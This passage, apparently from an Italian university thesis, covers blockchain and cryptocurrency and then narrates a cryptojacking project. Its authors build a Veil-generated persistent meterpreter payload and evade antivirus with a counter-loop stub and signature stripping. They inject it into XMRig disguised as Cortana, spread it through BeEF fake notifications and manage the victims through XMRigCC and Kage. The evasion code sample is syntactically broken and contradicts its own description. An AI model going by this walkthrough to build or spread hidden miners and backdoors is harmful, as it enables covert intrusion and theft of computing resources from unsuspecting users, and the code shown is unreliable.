sincronizzazione delle rete. L'utilizzo di questa tecnologia consente anche di superare il problema dell'infinita riproducibilità di un bene digitale e della doppia spesa, senza l'utilizzo di un server centrale o di un'autorità.



Figura 6.1: Rappresentazione struttura Block-Chain tramite collegamenti tra nodi

6.2.2 Decentramento

La block-chain decentrata sfrutta il passaggio di messaggi ad-hoc e un networking distribuito per fare in modo di memorizzare i dati su tutta la sua rete ed evitare di avere un single point of failure in modo che non esista una centralizzazione che i cracker potrebbero sfruttare per abbattere l'intero sistema. Tra i metodi di sicurezza della block-chain c'è anche la crittografia a chiave pubblica. La chiave pubblica è un indirizzo sulla block-chain. I token di valore inviati nella rete vengono registrati come appartenenti a questo indirizzo. Invece la chiave privata è come una password che permette al suo proprietario di accedere alle sue risorse digitali oppure di interagire con le varie funzionalità della block-chain. I dati salvati sulla block-chain sono considerati incorruttibili.

6.2.3 Struttura del blocco

Le transazioni sono raggruppate nei blocchi della block-chain e il numero di transazioni all'interno di ognuno di questi blocchi varia in base alla dimensione della transazione stessa. Invece la dimensione della transazione varia in base al numero di input e di output della stessa. Un blocco è composto da due parti principali: l'header e il body. Le transazioni sono racchiuse nel body del blocco e nell'header sono presenti sette campi di gestione del blocco stesso. I campi dell'header del blocco sono mostrati nella Table 6.1 sottostante.

Struttura validazione di un blocco	
Versione	02000000
Hash blocco precedente	E87C17C45768w7e1643fsd5481sd3f4131df681
Merkle root	697we168t4v1a4rv3v1e3r43c4er14ca8c4168a
Timestamp	358b0553
Bits	535f0119
Nonce	48750933
Numero transazione	64

Tabella 6.1: Struttura per la validazione di un blocco

6.2.4 Validazione del blocco

Un nodo, dopo aver verificato l'intera block-chain, raccoglie e colleziona le nuove transazioni generate ancora non validate e suggerisce alla rete quale dovrebbe essere il nuovo blocco. I computer usano la funzione crittografica di hash per stimare l'output fino a che non risulta inferiore al valore di target (valore dato dal campo 'bits' nell'header del blocco). Il primo nodo che risolve il blocco lo trasmette nella rete dove viene accettato come blocco successivo nella catena, l'intero processo di validazione dei blocchi è chiamato mining.

6.3 Criptovaluta

Il vocabolo criptovaluta è l'italianizzazione dell'inglese cryptocurrency e si riferisce ad una rappresentazione digitale di valore basata sulla crittografia. L'etimologia del vocabolo deriva dalla fusione di "cryptography" (crittografia) e "currency" (valuta): la traduzione corretta è dunque crittovaluta e si tratta di un asset digitale paritario e decentralizzato. Le crittovalute (o criptovalute) utilizzano tecnologie di tipo peer-to-peer (p2p) su reti i cui nodi risultano costituiti da computer di utenti, situati potenzialmente in tutto il globo. Su questi computer vengono eseguiti appositi programmi che svolgono funzioni di portamonete. Non c'è attualmente alcuna autorità centrale che le controlla. Le transazioni e il rilascio avvengono collettivamente in rete, pertanto non c'è una gestione di tipo "centralizzato". Queste proprietà uniche nel loro genere, non possono essere esplicate dai sistemi di pagamento tradizionale. Il controllo decentralizzato di ciascuna criptovaluta funziona attraverso una tecnologia di contabilità generalizzata (DLT), in genere una block-chain come è stato detto in precedenza. Di seguito sono riportate le criptovalute più famose sul mercato, per il nostro progetto ci siamo affidati alla moneta di Monero chimata XMR:

- *Bitcoin (BTC)* Basata sul protocollo proof-of-work, è la prima criptomoneta per valore, la prima ad essere conosciuta in massa, e ad essere riconosciuta come forma di pagamento da diversi siti Internet, nonché commercianti.

- *Ethereum (ETH)* piattaforma decentralizzata del Web 3.0 rilasciata nel 2015, prevede l'esecuzione di smart contracts (una forma di "denaro digitale altamente programmabile) tramite la rete peer-to-peer.

- *Ripple (XRP)* è la criptovaluta decentralizzata che garantisce un'alta velocità sulle transazioni (1500/s).

- *Biotcoin Cash (BCH)* Prevede l'aumento della dimensione dei blocchi da 1 a 8 MB rendendolo incompatibile con la block-chain del Bitcoin

- *Litecoin (LTC)* che rispetto al Bitcoin elabora un blocco ogni 2.5 minuti e produce scrypt nell'esecuzione del proof-of-work.

- *Monero (XMR)* Criptovaluta che punta alla privacy degli utenti, non avendo una block-chain pubblica.

- *Waves (WAVES)* criptovaluta fulcro di un progetto che prevede un exchange monetario decentralizzato, ovvero basato sulla rete p2p.

6.3.1 Cryptojacking

Il cryptojacking (anche chiamato cryptomining dannoso) è una minaccia online emergente, che si nasconde su un computer o dispositivo mobile e utilizza le risorse della macchina per "generare" tipi di denaro virtuale noti come criptovalute. Si tratta di una minaccia in via di espansione, in grado di infiltrarsi nei browser web e di compromettere ogni tipo di dispositivo, dai PC desktop ai laptop fino agli smartphone e perfino i server di rete. Come per la maggior parte degli attacchi informatici il movente è il profitto ma, al contrario di altre minacce, questo sistema è pensato per rimanere completamente nascosto. Per comprendere le meccaniche della minaccia e come proteggersi da essa, iniziamo con un po' di contesto. Il nostro progetto prevede l'uso di questa particolare tecnica di hacking utilizzando software per il mining di monete virtuali direttamente su una macchina vittima.

6.3.2 Software XMRig

Il software che abbiamo utilizzato per eseguire il processo di mining sulla macchina vittima è XMRig [Xmr]. XMRig è un minatore Monero ad alte prestazioni, con supporto ufficiale per Windows. Originariamente basato su cpuminer-multi con ottimizzazioni / riscritture pesanti e rimozione di un sacco di codice legacy, poiché la versione 1.0.0 è stata completamente riscritta da zero su C ++. Questo miner si collega ad un pool tramite un indirizzo e una porta, questo permette al miner di gestire la comunicazione tramite client server dove il server invia i lavori da svolgere al miner con collegata la relativa difficoltà mentre il miner una volta risolto il blocco lo invia a sua volta al server, questa operazione si ripeterà per un ciclo infinito di volte. Possiamo osservare XMRig in azione tramite la Figure 6.2.



Figura 6.2: XMRig in esecuzione

Possiamo estrapolare dalla Figure 6.2 diverse informazioni sul funzionamento di XMRig come:

- *Versione:* La versione del software XMRig in esecuzione.
- *GPU:* La scheda video che è stata rilevata (GeForce GTX 1060 Ti).
- *CPU:* La CPU della montata in questo caso (Intel Xeon).
- *Algoritmo:* L'algoritmo che sta utilizzando per minare XMR (cryptonight) anche se ora l'algoritmo è cambiato in (RandomX).
- *Pool:* Il pool al quale si appoggia per eseguire l'operazione client-server per la comunicazione.
- *Job:* Ovvero il "lovoro" che viene proposto dal server con il tempo di esecuzione in millisecondi da parte della macchina che lo esegue
- *Hashrate:* L'hashrate è un valore che serve a stabilire la velocità con cui avviengono la risoluzione dei codici di hash per la soluzione di un blocco.

6.3.3 XMR Pool support

Una mining pool può essere vista come un insieme di persone che uniscono le loro forze (dove per forze si intende potenza di calcolo o, più precisamente, hashrate) per minare una criptovaluta come, per esempio, bitcoin. Questa cooperazione permette di accrescere la probabilità di chiudere un blocco e quindi di aumentare il guadagno dei miner. Vi sono diversi approcci per quanto concerne le mining pool, ognuno con i suoi pro e i suoi contro. L' approccio slush's pool, o BPM, utilizza un metodo di pagamento a punteggio. Il punteggio viene calcolato in base all'hashrate e al tempo passato nella pool. Pay-per-Share (PPS), consiste invece nell'offrire un payout predefinito per ogni parte di blocco risolta. Il payout viene offerto dal bilancio esistente della pool, quindi può essere ritirato immediatamente. L'approccio p2pool prevede che ogni minatore gestisca un nodo p2pool, formando una rete peer-to-peer. I partecipanti quindi collegano il loro software di mining al loro nodo p2pool locale. Per il nostro progetto ci siamo affidati al pool "pool.supportxmr.com:3333" che possiamo osservare nella Figure 6.3.



Figura 6.3: XMR Pool Support

6.4 Generazione del payload

Per poter iniettare il nostro software di mining all'interno di una potenziale vittima dobbiamo prima riuscire ad accedere alla sua macchina mediante le tecniche di social engineering e penetration testing, per questo motivo abbiamo utilizzato un particolare Framework chiamato "Veil Evasion" [Vei] per la creazione del nostro payload, visibile in Figure 6.4. Veil Evasion è uno dei tanti framework free per la generazione e distribuzione di payload e offre molteplici tipologie di tecniche di evasione, sopratutto per quello che riguarda l'elusione degli antivirus. Per il nostro progetto abbiamo deciso di utilizzare la tipologia windows/meterpreter/reverse-tcp in quanto viene distribuita mediante iniezione DLL in memoria, dato che nulla viene scritto sul disco risulta essere più difficile per un antivirus rintracciare questa tipologia di shell. Il framework provvederà poi a chiederci le informazioni riguardo al nostro indirizzo ip e la porta che vogliamo utilizzare per la comunicazione. Un passaggio molto importante è quello di selezionare tra le specifiche di creazione che il payload installerà nei registri del sistema operativo la persistenza, questo per evitare di perdere la comunicazione. Possiamo generare payload tramite l'utilizzo di diverse tipologie di linguaggi di programmazione, i più famosi e utilizzati sono sicuramente Python, Ruby, SQL, C. Per il nostro progetto abbiamo scelto di utilizzare Python in quanto risultava essere più vicino ai software di encrypting che abbiamo utilizzato e più compatibile con il software XMRig.



Figura 6.4: Interfaccia di Veil Evasion Framework

Una volta generato il payload abbiamo provveduto al mascheramento tramite la codifica AES256 che abbiamo descritto nei capitoli precedenti più una ulteriore modifica manuale del codice del payload. Modificare un payload è la parte più difficile poichè prevede una conoscenza da parte dell'hacker dei linguaggi di programmazione e dei protocolli di rete. Il nostro payload è stato modificato utilizzando una tecnica grezza ma molto efficace detta "Hundred milion increments". Questa tecnica consiste nell'eseguire un'operazione di base per un numero di volte sufficiente. In questo caso utilizziamo un ciclo per incrementare cento milioni di volte un contatore. Questo è sufficiente per bypassare antivirus, ma non è niente per una CPU moderna. Un essere umano non rileverà alcuna differenza quando avvia il codice con o senza questo stub. Ecco un esempio di come si applica la tecnica "Hundred milion increments".

```
#define MAX_OP 1000000000;
int main()
{
    int cpt = 0;
    int i = 0;
    for(i = 0;i < MAX_OP; i++;)
    {
    cpt++;
     }
    if(cpt == MAX_OP)
    {
    decryptCodeSection();
    startShellCode();
    }
    return 0;

}
```

Figura 6.5: Esempio tecnica Hundred milion increments

Per concludere il processo di creazione e mascheramento del payload abbiamo deciso di adottare la tecnica dell'eliminazione dei caratteri speciali e degli spazi vuoti. Esistono una serie di caratteri speciali con la seguente struttura ("xff0") salvati all'interno dei database degli scanner antivirus e riconosciuti come virus, molto spesso sono codifiche su stringhe già conosciute che contengono script o chiamate malevole, è possibile nascondere questi caratteri speciali dopo la codifica per rendere più difficile il riconoscimento da parte degli antivirus di questi caratteri. Esiste anche una correlazione tra virus e spazi vuoi all'interno del codice. Determinate combinazioni di caratteri e di spazi vuoti sono anche essi riconosciuti come script malevoli e appositamente segnalati agli antivirus, per questo è molto importante gli spazi vuoti eliminandoli o creando sequenze che non siano già state riconosciute. Ora che abbiamo il nostro payload e il software XMRig dobbiamo eseguire una manovra di injection, questo procedimento consente di riscrivere il payload all'intenrno di un eseguibile. Nel nostro caso abbiamo eseguito la tecnica di injection tramite il framework Veil all'interno del software XMRig. Per concludere è stato necessario cambiare l'icona del software per ingannare l'utente che andrà ad eseguirlo. Esistono molti tool che permettono di modificare icona e e nascondere il processo dal task manager del sistema operativo, nel nostro caso abbiamo utilizzato il software "Resource hacker" e abbiamo trasformato l'eseguibile i una finta imitazione del processo "Cortana" di Windows come è possibile vedere in Figure 6.6.



Figura 6.6: Imitazione del software Cortana di Windows

6.4.1 Distribuzione del payload

Una volta ottenuto il nostro malware mascherato abbiamo utilizzato il Framework Beef, che abbiamo descritto precedentemente, per agganciare tramite hook gli utenti che visitavano una nostra pagina web e distribuire così il miner. Per prima cosa abbiamo deciso di integrare Beef a Metasploit, questo procedimento è possibile abilitando il modulo di connessione a Metasploit all'interno dei file di configurazione e di Beef in questo modo:

```
beef:
    extension:
        metasploit:
            name: 'Metasploit'
            enable: true
            host: "127.0.0.1"
```

Figura 6.7: Abilitazione connessione Beef e moduli Metasploit

Una volta che abbiamo specificato l'integrazione dei due framework, al prossimo avvio di Beef, appariranno all'interno della cartella Metasploit tutti i moduli che sono attualmente disponibili come in Figure 6.8. Come abbiamo specificato nel capitolo riguardante Beef Framework esistono molti moduli che si possono usare per ingannare l'utenza a cliccare su articoli o notifica false, il nostro metodo di distribuzione è lo stesso che abbiamo descritto precedentemente, ovvero "Fake Notification Bar".

6.4.2 XMRigCC and Kage

Ora che abbiamo infettato un sistema il miner utilizzerà CPE e GPU della macchina ospitante per produrre criptomonete XMR e le invierà al nostro portafoglio online permettendoci di guadagnare gratuitamente. Contemporaneamente alla produzione delle monete virtuali abbiamo anche stabilito una connessione di tipo meterpreter con la macchina, questo significa che possiamo anche accedere a tutti i contenuti, alle cartelle e ai file a nostro piacimento. Per operare al meglio è necessario avere una GUI (Graphical User Interface), una interfaccia per poter gestire da una parte tutti i miner e dall'altra tutte le macchine che vengono infettate dal payload. In risposta a questo problema ci vengono in aiuto due interfacce grafiche all'avanguardia. XMRigCC [Xcc] è un XMRigfork che aggiunge funzioni di controllo remoto e monitoraggio ai minatori



Figura 6.8: Moduli Metasploit abilitati dentro Beef Framework

XMRigCC. Ti consente di controllare i tuoi minatori tramite una Dashboard o l'API REST. XMRigCC ha una parte server "Command and Control" (C and C), un demone per mantenere in vita il minatore XMRigCC e modifiche per inviare lo stato corrente al server C and C. La versione modificata può gestire comandi come "update config", "start / stop mining" o "restart / shutdown / reboot" che possono essere inviati dalla dashboard di C and C-Server. Assegna modelli di configurazione a più minatori con un solo clic e consenti loro di cambiare configurazione senza collegarsi a ciascuno di essi. Completamente compatibile con Windows / Linux e puoi mescolare Linux e Windows Miner su un XMRigCCServer. Il Command and Control di XMRigCC è molto semplice, lo possiamo osservare in Figure 6.9, e possiede i seguenti comandi di controllo:

- *WorkerID:* Tutti i miner che sono collegati a XMRigCC.
- *Version:* Le versioni dei vari miner che operano.
- *Status:* Serve a capire se il miner è in esecuzione oppure no.
- *Hashrate:* La velocità con cui lavora il minatore.
- *Avarage Time:* Rappresenta il tempo medio di esecuzione.
- *Updates:* Per indicare i vari aggiornamenti.



Figura 6.9: Rappresentazione Command and Control XMRigCC

Per tutte le operazioni eseguibili all'interno della macchina infetta basterebbe utilizzare la semplice console di Metasploit Framework, per facilitare queste operazioni ci viene in aiuto l'interfaccia grafica Kage. Kage (ka-geh) è uno strumento ispirato ad AhMyth progettato per Metasploit RPC Server per interagire con sessioni meterpreter e generare payload come possiamo osservare in Figure 6.10.. L'interfaccia è suddivisa in due sezioni principali:

- *Sezione generazione:* Si tratta della prima sezione che ci viene presentata al primo avvio di Kage. Questo spazio è composto da un serie di campi, compilabili e selezionali, per tutte le operazioni che riguardano la generazione dei payload e delle caratteristiche che lo compongono.
- *Sezione gestione:* Questa sezione comprende una Dashboard nella quale è possibile osservare tutte le sessioni aperte. Affianco a queste troviamo i pulsanti per interagire con la sessione e poter eseguire quindi tutte le operazioni di gestione e manipolazione delle macchine sul quale la comunicazione risulta aperta.

Questo progetto è stato la prova concreta della pericolosità degli attacchi informatici di tipo cryptojacking in quanto un utente standard, non avendo conoscenze riguardo a tutto quello che riguarda l'utilizzo dei componenti del proprio Pc, ignora completamente se un particolare processo stia operando in maniera anomala.

